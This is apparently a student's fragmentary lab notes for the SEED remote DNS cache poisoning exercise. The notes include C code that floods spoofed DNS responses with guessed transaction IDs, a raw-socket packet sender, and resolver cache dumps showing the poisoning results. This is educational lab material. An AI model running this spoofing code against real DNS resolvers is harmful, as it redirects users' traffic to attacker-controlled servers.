  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(unsigned char* pkt, int pktsize, char* name);
void send_dns_response(unsigned char* pkt, int pktsize,
                       unsigned char* src, char* name,
                       unsigned short id);

int main()
{
  unsigned short transid = 0;

  srand(time(NULL));
```




```
  // Load the DNS request packet from file
  FILE * f_req = fopen("ip_req.bin", "rb");
  if (!f_req) {
     perror("Can't open 'ip_req.bin'");
     exit(1);
  }
  unsigned char ip_req[MAX_FILE_SIZE];
  int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

  // Load the first DNS response packet from file
  FILE * f_resp = fopen("ip_resp.bin", "rb");
  if (!f_resp) {
     perror("Can't open 'ip_resp.bin'");
     exit(1);
  }
  unsigned char ip_resp[MAX_FILE_SIZE];
  int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

  char a[26]="abcdefghijklmnopqrstuvwxyz";
  while (1) {
    // Generate a random name with length 5
    char name[6];
    name[5] = '\0';
    for (int k=0; k<5; k++)  name[k] = a[rand() % 26];

    printf("name: %s, id:%d\n", name, transid);
    //###################################################################
    /* Step 1. Send a DNS request to the targeted local DNS server.
               This will trigger the DNS server to send out DNS queries */

    send_dns_request(ip_req, n_req, name);


    /* Step 2. Send many spoofed responses to the targeted local DNS server,
               each one with a different transaction ID. */

    for (int i = 0; i < 500; i++)
    {
      send_dns_response(ip_resp, n_resp, "199.43.133.53", name, transid);
      send_dns_response(ip_resp, n_resp, "199.43.135.53", name, transid);
      transid += 1;
```


ip-172-31-44-212.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications
SEED Project — Mozilla ...
Mousepad
volumes - File Manager
/home/seed/Internet_Security/La
File Edit Search View Document Help
// the C code will modify src,qname,rrname and the id field
// src ip at offset 12
int ip = (int)inet_addr(src);
memcpy(pkt+12, (void*)&ip, 4);
// qname at offset 41
memcpy(pkt+41, name, 5);
// rrname at offset 64
memcpy(pkt+64, name, 5);
// id at offset 28
unsigned short transid = htons(id);
memcpy(pkt+28, (void*)&transid, 2);
//send the dns reply out
send_raw_packet(pkt, pktsize);
}
/* Send the raw packet out
* buffer: to contain the entire IP packet, with everything filled out.
* pkt_size: the size of the buffer.
* */
void send_raw_packet(char * buffer, int pkt_size)
{
struct sockaddr_in dest_info;
int enable = 1;
// Step 1: Create a raw network socket.
int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
// Step 2: Set socket option.
setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
&enable, sizeof(enable));
// Step 3: Provide needed information about destination.
struct ipheader *ip = (struct ipheader *) buffer;
dest_info.sin_family = AF_INET;
dest_info.sin_addr = ip->iph_destip;
// Step 4: Send the packet out.
sendto(sock, buffer, pkt_size, 0,
(struct sockaddr *)&dest_info, sizeof(dest_info));
close(sock);
}

## Task-4


seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup/volumes
File Edit View Search Terminal Tabs Help
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ ls
attack attack.c generate_dns_reply.py ip_resp.bin send_premade_dns.c
attack-fast.c generate_dns_query.py ip_req.bin send_ip_nochange.c
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ gcc attack.c -o attack
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$

```
$> rndc dumpdb -cache && grep examples.com /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep examples.com /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep examples.com /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep examples.com /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
```

```
$>dig NS example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51301
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: aaecb7bd749f10240100000064362c3f1bf05a859b0a754a (good)
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            81124   IN      NS      b.iana-servers.net.
example.com.            81124   IN      NS      a.iana-servers.net.

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 03:57:51 UTC 2023
;; MSG SIZE  rcvd: 116

user-10.9.0.5:/
$>
```

```
user-10.9.0.5:/
$>dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 23230
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: cc3c43907259911d0100000064362cab0ecf87613f394852 (good)
;; QUESTION SECTION:
;example.com.                   IN      A

;; Query time: 28 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 03:59:39 UTC 2023
;; MSG SIZE  rcvd: 68

user-10.9.0.5:/
$>
```

On local DNS server

```
$> rndc dumpdb -cache && grep example /var/cache/bind/dump.db
zakhi.example.com.    856425 A       1.2.3.4
edfrt.example.com.    785596 A       1.2.3.4
uiodf.example.com.    852693 A       1.2.3.4
yuiop.example.com.    896355 A       1.2.3.4
yuier.example.com.    852699 A       1.2.3.4
iouyt.example.com.    852634 A       1.2.3.4
uiuiu.example.com.    859623 A       1.2.3.4
local-dns-server-10.9.0.53:/
```

```
$> rndc dumpdb -cache && grep attack /var/cache/bind/dump.db
ns.attacker32.com.      857838  A       10.9.0.153
local-dns-server-10.9.0.53:/
$>
```

```
$> rndc dumpdb -cache && grep example /var/cache/bind/dump.db
zakhi.example.com.    856425 A       1.2.3.4
edfrt.example.com.    785596 A       1.2.3.4
uiodf.example.com.    852693 A       1.2.3.4
yuiop.example.com.    896355 A       1.2.3.4
yuier.example.com.    852699 A       1.2.3.4
iouyt.example.com.    852634 A       1.2.3.4
uiuiu.example.com.    859623 A       1.2.3.4
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep attack /var/cache/bind/dump.db
ns.attacker32.com.    845263 A       10.9.0.153
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep zvijm.example.com /var/cache/bind/dump.db
zvijm.example.com.    895266 A        1.2.3.4
local-dns-server-10.9.0.53:/
$>
```

## Search in google DNS header flags

```
$>./generate_dns_reply.py
bash: ./generate_dns_reply.py: No such file or directory
user-10.9.0.5:/
$>
```

```
local-dns-server-10.9.0.53:/
$> rndc flush
local-dns-server-10.9.0.53:/
$>
```